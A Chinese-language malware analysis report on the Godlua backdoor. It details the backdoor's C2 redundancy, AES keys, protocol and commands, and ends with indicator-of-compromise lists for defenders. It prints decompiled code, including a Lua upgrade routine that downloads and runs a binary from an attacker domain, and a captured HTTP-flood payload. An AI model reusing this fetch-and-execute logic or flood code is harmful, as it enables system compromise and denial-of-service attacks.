Godlua

Godlua Backdoor分析报告

Alex.Turing, Genshen Ye

Jul 1, 2019 • 10 min read

背景介绍

2019年4月24号，360Netlab未知威胁检测系统发现一个可疑的ELF文件，目前有一部分杀软误识别为挖矿程序。通过详细分析，我们确定这是一款Lua-based Backdoor，因为这个样本加载的Lua字节码文件幻数为“God”，所以我们将它命名为Godlua Backdoor。

Godlua Backdoor会使用硬编码域名，Pastebin.com，GitHub.com和DNS TXT记录等方式，构建存储C2地址的冗余机制。同时，它使用HTTPS加密下载Lua字节码文件，使用DNS over HTTPS获取C2域名解析，保障Bot与Web Server和C2之间的安全通信。

我们观察到Godlua Backdoor实际上存在2个版本，并且有在持续更新。我们还观察到攻击者会通过Lua指令，动态运行Lua代码，并对一些网站发起HTTP Flood 攻击。

概览

目前，我们看到的Godlua Backdoor主要存在2个版本，201811051556版本是通过遍历Godlua下载服务器得到，我们没有看到它有更新。当前Godlua Backdoor活跃版本为20190415103713 ~ 20190621174731，并且它还在持续更新。它们都是通过C语言开发实现的Backdoor，不过后者能够适应更多的计算机平台以及支持更多的功能，以下是它们的详细对比图。

Version	Platform	CPU Architecture	Control Implementation	Command
201811051556	Linux	x86, x86-64	C	cmd_call,cmd_shell
20190415103713 ~ 20190621174731	Linux, Windows	x86, x86-64, arm, mipsel	Lua	lua,shell,shell2,proxy,upgrade

Godlua Backdoor逆向分析

version 201811051556

这是我们发现Godlua Backdoor 早期实现的版本(201811051556)，它主要针对Linux平台，并支持2种C2指令，分别是执行Linux系统命令和自定义文件。


样本信息

- MD5: 870319967dba4bd02c7a7f8be8ece94f

> *ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.6.32, dynamically linked (uses shared libs), for GNU/Linux 2.6.32, stripped*

C2冗余机制

我们发现它通过硬编码域名和Github项目描述2种方式来存储C2地址，这其实是一种C2冗余机制。



它的硬编码C2域名是: d.heheda.tk

```
v2 = gethostbyname("d.heheda.tk");
if ( v2 )
  v3 = **(_DWORD **)v2->h_addr_list;
else
  v3 = 0;
ccip = v3;
v4 = xorkey;
ccport = 0x22FF;
```

硬编码Github项目地址，并将C2信息存储在项目描述位置

```
strcpy(v9, "https://api.github.com/repos/helegedada/heihei");
v0 = (void *)http_init(1);
http_set_headers(
  v0,
  "User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0;+http:
v1 = http_get((int)v0, v9);
if ( v1 && *(_DWORD *)(v1 + 16) )
{
  v2 = strstr(*(const char **)(v1 + 20), "\"description\":\"")
  v3 = (int)(v2 + 15);
  v4 = strstr(v2, "\",");
  *v4 = 0;
  v5 = "d.heheda.tk";
  if ( v4 != (char *)v3 )
    v5 = (const char *)v3;
  v6 = gethostbyname(v5);
  if ( v6 )
    v7 = **(_DWORD **)v6->h_addr_list;
  else
    v7 = 0;
  ccip = v7;
  env = 0;
  ccport = 0x22FF;
```

C2指令

cmd_call， 执行Linux系统命令

```
v3 = alloca(*(_DWORD *)(v2 + 4) + 1);
memcpy(&v8, *(const void **)v2, *(_DWORD *)(v2 + 4));
*((_BYTE *)&v8 + *(_DWORD *)(v1[1] + 4)) = 0;
v4 = (const char *)execute((char *)&v8);
v5 = (char *)v4;
v6 = strlen(v4);
v7 = cmd_pack(8, v5, v6);
write_handle_uvbuf(*v1 + 568, v7, (int)after_write_buffe
```

cmd_shell，执行自定义文件

```
sprintf(&s, "%sflash.bat", strTmpDir);
v2 = uv_fs_open((pthread_mutex_t *)a1[8], (int)&v5, &s, 6
uv_fs_write((pthread_mutex_t *)a1[8], (int)&v5, v2, *(voi
uv_fs_close((pthread_mutex_t *)a1[8], (int)&v5, v2, 0);
system(&s);
uv_fs_unlink((pthread_mutex_t *)a1[8], (int)&v5, &s, 0);
return uv_fs_req_cleanup(&v5);
```

C2协议分析

数据包格式

LENGTH	TYPE	DATA
Little endian,2 bytes	1 bytes	(Length -3) bytes

加密算法

XOR 的Key是随机产生的16 bytes数据，算法为

```
if ( length )
{
  do
  {
    result = *(unsigned __int8 *)(key + i % base);
    *(_BYTE *)(buff + i++) ^= result;
  }
  while ( i != length );
}
```

数据包概览

cmd_handshake

```
packet[0:31]:
24 00 02 ec 86 a3 23 fb d0 d1 e9 e8 5f 23 6f 6d
70 b5 95 24 44 e0 fc 2e 00 00 00 6c 69 6e 75 78
2d 78 38 36

Length: packet[0:1]              --->0x0024
Type:   packet[2]                --->0x02,handshake
Data:   packet[3:31]
            Data
            Data[0:15]                  ---->xor key
            Data[16:23]                 ---->version,hardcoded,little endian.
            Data[24:31]                 ---->arch,hardcoded.
```

cmd_heartbeat

```
packet[0:10]:
0b 00 03 87 19 45 cb 91 d1 d1 a9

Length:           packet[0:1]               --->0x000b
Type:             packet[2]                 --->0x03,heartbeat
Data:             packet[3:10]              --->xored clock64()
```

version 20190415103713 ~ 20190621174731

它是Godlua Backdoor当前活跃版本，主要针对Windows和Linux平台，通过Lua实现主控逻辑并主要支持5种C2指令。

样本信息

version 20190415103713

- MD5: c9b712f6c347edde22836fb43b927633


> *ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV), statically linked, stripped*

version 20190621174731

- MD5: 75902cf93397d2e2d1797cd115f8347a

> *ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV), statically linked, stripped*

C2冗余机制



Stage-1 URL

Stage-1 URL存储有3种冗余机制，分别是将该信息通过硬编码密文，Github项目描述和Pastebin文本存储。在解密得到Stage-1 URL后会下载start.png文件，它实际上是Lua字节码。Bot会把它加载到内存中并运行然后获取Stage-2 URL。

加密算法

- AES，CBC模式
- key：13 21 02 00 31 21 94 E2 F2 F1 35 61 93 4C 4D 6A
- iv：2B 7E 15 16 28 AE D2 01 AB F7 15 02 00 CF 4F 3C

硬编码密文

version 20190415103713

- AES密文：03 13 84 29 CC 8B A5 CA AB 05 9E 2F CB AF 5E E6 02 5A 5F 17 74 34 64 EA 5B F1 38 5B 8D B9 A5 3E
- Stage-1 URL明文：`https://d.heheda.tk/%s.png`

version 20190621174731

- AES密文：F1 40 DB B4 E1 29 D9 DC 8D 78 45 B9 37 2F 83 47 F1 32 3A 11 01 41 07 CD DB A3 7B 1F 44 A7 DE 6C 2C 81 0E 10 E9 D8 E1 03 38 68 FC 51 81 62 11 DD
- Stage-1 URL明文数据：`https://img0.cloudappconfig.com/%s.png`

Github项目描述

- AES密文：EC 76 44 29 59 3D F7 EE B3 01 90 A9 9C 47 C8 96 53 DE 86 CB DF 36 68 41 60 5C FA F5 64 60 5A E4 AE 95 C3 F5 A6 04 47 CB 26 47 A2 23 80 C6 5F 92
- Github URL明文：
  `https://api.github.com/repos/helegedada/heihei`
- 解密流程:

```
v4 = http_get(1, &gitapi, 0LL, &user_agent, 0LL);
if ( *(v4 + 12) )
{
  v6 = 1;
}
else
{
  v3 = sub_53DC11(*v4, "\"description\": \"");
  if ( v3 )
  {
    v0 = sub_53DC11(v3, "\",");
    *v0 = 0;
    v2 = Decode_procB(v3 + 16, v0 - (v3 + 16));
```

- Github项目描述密文:
  oTre1RVbmjqRn2kRrv4SF/l2WfMRn2gEHpqJz77btaDPlOoR9CdQtMM82uAes+Fb
- Stage-1 URL明文数据：`https://img1.cloudappconfig.com/%s.png`

Pastebin文本

- AES密文：19 31 21 32 BF E8 29 A8 92 F7 7C 0B DF DC 06 8E 8E 49 F0 50 9A 45 6C 53 77 69 2F 68 48
  DC 7F 28 16 EB 86 B3 50 20 D3 01 9D 23 6C A1 33 62 EC 15
- Pastebin URL明文：`https://pastebin.com/raw/vSDzq3Md`
- 解密流程:

```
v5 = http_get(1, &pastebin, 0LL, &user_agent, 0LL);
if ( !*(v5 + 12) )
{
  v1 = Decode_procB(*v5, *(v5 + 8));
```

- Pastebin 文本密文:
  G/tbLYoTsMUnC+iO9aYm9yS2eayKlKLQyFPOaNxSCnZpBw4RLGnJOPcZXHaf/aoj
- Stage-1 URL明文数据：`https://img2.cloudappconfig.com/%s.png`

Stage-2 URL

Stage-2 URL存储有2种冗余机制，分别是将该信息通过Github项目文件和DNS TXT存储。在解密得到Stage-2 URL后会下载run.png文件，它也是Lua字节码。Bot会把它加载到内存中并运行然后获取Stage-3 C2。

加密算法

- AES，CBC模式
- key：22 85 16 13 57 2d 17 90 2f 00 49 18 5f 17 2b 0a
- iv：0d 43 36 41 86 41 21 d2 41 4e 62 00 41 19 4a 5c

Github项目文件

- Github URL明文存储在Lua字节码文件中（start.png），通过反汇编得到以下信息：

```
R5 := {} (size = 0,1)
R6 := "https://helegedada.github.io/test/test.md?"
R7 := U0["os"]
```

- Github 文件密文：kI7xf+Q/fXCoUT6hCUNimtcH45gPgG9i+YbNnuDyHyh2HJqzBFQStPvHGCZH8Yoz9wo2njr41wdl5VNlPCq18qTZUVco5WrA1EIg3zVOcY8=
- Stage-2 URL明文数据：

```
{"u":"https:\/\/dd.heheda.tk\/%s.png","c":"dd.heheda.tk::198.204.231.250:"}
```

DNS TXT

- DNS TXT信息存储在Lua字节码文件中（start.png），通过反汇编得到以下信息：

```
R4 := U3["get_dns_record"]
R5 := "t.cloudappconfig.com"
R6 := "TXT"
```

- 通过DNS over HTTPS请求获取DNS TXT记录：

```
GET /dns-query?name=t.cloudappconfig.com&type=TXT HTTP/1.1
Host: cloudflare-dns.com
Accept: application/dns-json

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 10:22:25 GMT
Content-Type: application/dns-json
Content-Length: 345
Connection: keep-alive
Access-Control-Allow-Origin: *
cache-control: max-age=214
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 4ece75c228ebb120-HKG

{"Status": 0,"TC": false,"RD": true, "RA": true, "AD": false,"CD": false,"Question":[{"name": "t.cloudappconfig.com.", "type": 16}],"Answer":[{"name":
"t.cloudappconfig.com.", "type": 16, "TTL": 214, "data": "\"6TmRMwDw5R/sNSEhjCByEw0Vb44nZhEUyUpUR4LcijfIukjdAv+vqqMuYOFAoOpC7Ktyyr6nUOqO9XnDpudVmbGoTeJD6hYrw72YmiOS9dX5M/
sPNmsw/eY/XDYYzx5/\""}]}
```

- DNS TXT密文：6TmRMwDw5R/sNSEhjCByEwoVb44nZhEUyUpUR4LcijfIukjdAv+vqqMuYOFAoOpC7Ktyyr6nUOqO9XnDpudVmbGoTeJD6hYrw72YmiOS9dX5M/sPNmsw/eY/XDYYzx5/
- Stage-2 URL明文数据：

```
{"u":"http:\/\/img1.cloudappconfig.com\/%s.png","c":"img1.cloudappconfig.com::43.224.225.220:"}
```

Stage-3 C2

Stage-3 C2硬编码在Lua字节码文件中（run.png），通过反汇编得到以下信息

version 20190415103713

```
R9 := "c.heheda.tk"
R10 := 65314
```

version 20190621174731

```
R10 := "c.cloudappconfig.com"
R11 := 65314
```

通过DNS Over HTTPS请求获取C2域名A记录

```
GET /dns-query?name=c.cloudappconfig.com&type=A HTTP/1.1
Host: cloudflare-dns.com
Accept: application/dns-json

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 10:22:32 GMT
Content-Type: application/dns-json
Content-Length: 224
Connection: keep-alive
Access-Control-Allow-Origin: *
cache-control: max-age=26
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 4ece75ebee95b19e-HKG

{"Status": 0,"TC": false,"RD": true, "RA": true, "AD": false,"CD": false,"Question":[{"name": "c.cloudappconfig.com.", "type": 1}],"Answer":[{"name":
"c.cloudappconfig.com.", "type": 1, "TTL": 26, "data": "43.224.225.220"}]}
```

C2指令

```
| CMD       | Type |
| --------- | ---- |
| HANDSHAKE | 1    |
| HEARTBEAT | 2    |
| LUA       | 3    |
| SHELL     | 4    |
| UPGRADE   | 5    |
| QUIT      | 6    |
| SHELL2    | 7    |
| PROXY     | 8    |
```

C2协议分析

数据包格式

TYPE	LENGTH	DATA
1byte	Big endian,2 bytes	Length bytes

数据包概览

- HANDSHAKE

```
00000000  01 00 10 48 43 4e 59 33  75 6b 7a 00 00 12 5c fe   ...HCNY3 ukz...\.
00000010  cd 8b cb                                          ...
    00000000  01 00 08 48 43 4e 59 33  75 6b 7a                ...HCNY3 ukz
```

```
Type:   packet[0]               --->0x01,HANDSHAKE
LENGTH: packet[1:2]             --->0x0010
Data:   packet[3:end]
            data[0:7]                   --->Session
            data[8:end]                 --->version,0x00125cfecd8bcb->20190621174731
```

- HEARTBEAT

```
00000013  02 00 04 5d 13 77 9b                              ...].w.
    0000000B  02 00 0a 31 35 36 31 35  35 36 38 39 31           ...15615 56891
```

```
Send:
        Type:                   packet[0]       --->0x02,HEARTBEAT
        Length:                 packet[1:2]     --->0x4
        Data:                   packet[3:end]   --->time,0x5d13779b,1561556
Replay:
        Type:                   packet[0]       --->0x02,HEARTBEAT
        Length:                 packet[1:2]     --->0x4
        Data:                   packet[3:end]   --->1561556891
```

- LUA Payload

```
00000349  03 00 ab 66 75 6e 63 74  69 6f 6e 20 68 61 6e 64   ...funct ion hand
00000359  6c 65 28 70 61 72 61 6d  73 29 20 6c 6f 63 61 6c   le(param s) local
00000369  20 5f 2c 20 72 65 74 20  3d 20 78 70 63 61 6c 6c    _, ret  = xpcall
00000379  28 72 65 71 75 69 72 65  28 22 6d 6f 64 75 6c 65   (require ("module
00000389  2e 43 43 22 29 2e 68 61  6e 64 6c 65 2c 20 64 65   .CC").ha ndle, de
00000399  62 75 67 2e 74 72 61 63  65 62 61 63 6b 2c 20 22   bug.trac eback, "
000003A9  67 65 74 22 2c 20 22 68  74 74 70 3a 2f 2f 77 77   get", "h ttp://ww
000003B9  77 2e 6c 69 75 78 69 61  6f 62 65 69 2e 74 6f 70   w.liuxia obei.top
000003C9  2f 3f 5f 3d 25 64 22 2c  20 6e 69 6c 2c 20 6e 69   /?_=%d",  nil, ni
000003D9  6c 2c 20 33 30 30 2c 20  35 2c 20 6e 69 6c 29 20   l, 300,  5, nil)
000003E9  72 65 74 75 72 6e 20 72  65 74 20 65 6e 64         return r et end
000003F7  02 00 0a 31 35 36 31 34  37 31 32 37 34            ...15614 71274
```

```
Type:     packet[0]             --->0x03,LUA
Length:   packet[1:2]           --->0x00ab
Data:     packet[3:end]         --->Lua script
```

我们可以观察到攻击者正在对www.liuxiaobei.top进行HTTP Flood攻击

Host	Info
www.liuxiaobei.top	GET /?_=867306 HTTP/1.1
www.liuxiaobei.top	GET /?_=192405 HTTP/1.1
www.liuxiaobei.top	GET /?_=668546 HTTP/1.1
www.liuxiaobei.top	GET /?_=430371 HTTP/1.1
www.liuxiaobei.top	GET /?_=958672 HTTP/1.1
www.liuxiaobei.top	GET /?_=929963 HTTP/1.1
www.liuxiaobei.top	GET /?_=290201 HTTP/1.1
www.liuxiaobei.top	GET /?_=587378 HTTP/1.1
www.liuxiaobei.top	GET /?_=567585 HTTP/1.1
www.liuxiaobei.top	GET /?_=778862 HTTP/1.1
www.liuxiaobei.top	GET /?_=826471 HTTP/1.1
www.liuxiaobei.top	GET /?_=683440 HTTP/1.1
www.liuxiaobei.top	GET /?_=639475 HTTP/1.1
www.liuxiaobei.top	GET /?_=472244 HTTP/1.1
www.liuxiaobei.top	GET /?_=466933 HTTP/1.1
www.liuxiaobei.top	GET /? =668354 HTTP/1.1

Lua脚本分析

Godlua Backdoor Bot样本在运行中会下载许多Lua脚本，可以分为运行，辅助，攻击3大类


- 运行：start.png,run.png,quit.png,watch.png,upgrade.png,proxy.png
- 辅助：packet.png,curl.png,util.png,utils.png
- 攻击：VM.png,CC.png

加密算法

- AES，CBC模式
- key：13 21 02 00 31 21 94 E2 F2 F1 35 61 93 4C 4D 6A
- iv：2B 7E 15 16 28 AE D2 01 AB F7 15 02 00 CF 4F 3C

Lua幻数

解密后的文件以upgrade.png为例，是pre-compiled code,高亮部分为文件头。



可以发现幻数从Lua变成了God，虽然样本中有"$LuaVersion: God 5.1.4 C$$LuaAuthors: R. $"字串，但事实上，所采用的版本并不是5.1.4，具体版本无法确定，但可以肯定的是大于5.2。

反编译

为了反编译上述脚本，必须知道样本对Lua进行了哪些修改。经过分析，修改分为两大块，分别是：Lua Header 和 Lua Opcode。

通过Luadec[1]反编译效果图

```
-- Command line: upgrade.png.dec

-- params : ...
-- function num : 0 , upvalues : _Env
local l_0_0 = (_Env.require)("common.util")
local l_0_1 = {}
l_0_1.handle = function(l_1_0)
  -- function num : 0_0 , upvalues : _Env, l_0_0
  if not l_1_0 then
    return (_Env.Env).Version
  end
  if (_Env.Env).System == "Linux" and (_Env.Env).Version < l_1_0 then
    (l_0_0.system)("rm -rf " .. (_Env.Env).File)
    ;
    (l_0_0.download)("https://d.cloudappconfig.com/" .. (_Env.Env).Cross .. "/Satan", (_Env.Env).File)
    ;
    (l_0_0.system)("chmod 777 " .. (_Env.Env).File)
    ;
    (l_0_0.system)("cat /dev/shm/.p | xargs kill;" .. (_Env.Env).File)
  end
  return (_Env.Env).Version
end

return l_0_1
```

处置建议

我们还没有完全看清楚Godlua Backdoor的传播途径，但我们知道一些Linux用户是通过Confluence漏洞利用（CVE-2019-3396）感染的。如果我们的读者有更多的信息，欢迎联系我们。

我们建议读者对Godluad Backdoor相关IP，URL和域名进行监控和封锁。

联系我们

感兴趣的读者，可以在 twitter 或者在微信公众号 **360Netlab** 上联系我们。

IoC list

样本MD5

```
870319967dba4bd02c7a7f8be8ece94f
c9b712f6c347edde22836fb43b927633
75902cf93397d2e2d1797cd115f8347a
```

URL

```
https://helegedada.github.io/test/test
https://api.github.com/repos/helegedada/heihei
http://198.204.231.250/linux-x64
http://198.204.231.250/linux-x86
https://dd.heheda.tk/i.jpg
https://dd.heheda.tk/i.sh
https://dd.heheda.tk/x86_64-static-linux-uclibc.jpg
https://dd.heheda.tk/i686-static-linux-uclibc.jpg
https://dd.cloudappconfig.com/i.jpg
https://dd.cloudappconfig.com/i.sh
https://dd.cloudappconfig.com/x86_64-static-linux-uclibc.jpg
https://dd.cloudappconfig.com/arm-static-linux-uclibcgnueabi.jpg
https://dd.cloudappconfig.com/i686-static-linux-uclibc.jpg
http://d.cloudappconfig.com/i686-w64-mingw32/Satan.exe
http://d.cloudappconfig.com/x86_64-static-linux-uclibc/Satan
http://d.cloudappconfig.com/i686-static-linux-uclibc/Satan
http://d.cloudappconfig.com/arm-static-linux-uclibcgnueabi/Satan
https://d.cloudappconfig.com/mipsel-static-linux-uclibc/Satan
```

C2 Domain

```
d.heheda.tk
dd.heheda.tk
c.heheda.tk
d.cloudappconfig.com
dd.cloudappconfig.com
c.cloudappconfig.com
f.cloudappconfig.com
t.cloudappconfig.com
v.cloudappconfig.com
```

```
img0.cloudappconfig.com
img1.cloudappconfig.com
img2.cloudappconfig.com
```

IP

```
198.204.231.250        United States          ASN 33387              DataShack, L
104.238.151.101        Japan                  ASN 20473              Choopa, LLC
43.224.225.220         Hong Kong              ASN 22769              DDOSING NETW
```


0 Comments Login ▾

G Start the discussion...

LOG IN WITH OR SIGN UP WITH DISQUS ?

Name

♡ Share Best Newest Oldest

Be the first to comment.

Subscribe Privacy Do Not Sell My Data

An Analysis of Godlua Backdoor

1 post →

背景介绍 2019年7月24号，360Netlab未知威胁检测系统发现一个可疑的ELF文件，目前在VirusTotal上还没有一款杀毒引擎检测识别。通过详细分析，我们确定这是一款针对Fiberhome路由器设备Reporter程序。它会定时获取设备IP等信息并上传给一个Web接口，以此来解决设备IP变更的问题。我们还观察到攻击者在Windows和Linux平台上开发...

Aug 2, 2019 · 6 min read

Background On April 24, 2019, our Unknown Threat Detection System highlighted a suspicious ELF file which was marked by a few vendors as mining related trojan on VT. We cannot confirm it has mining related module, but we do see it starts to perform DDoS function recently. The file itself

Jul 1, 2019 · 9 min read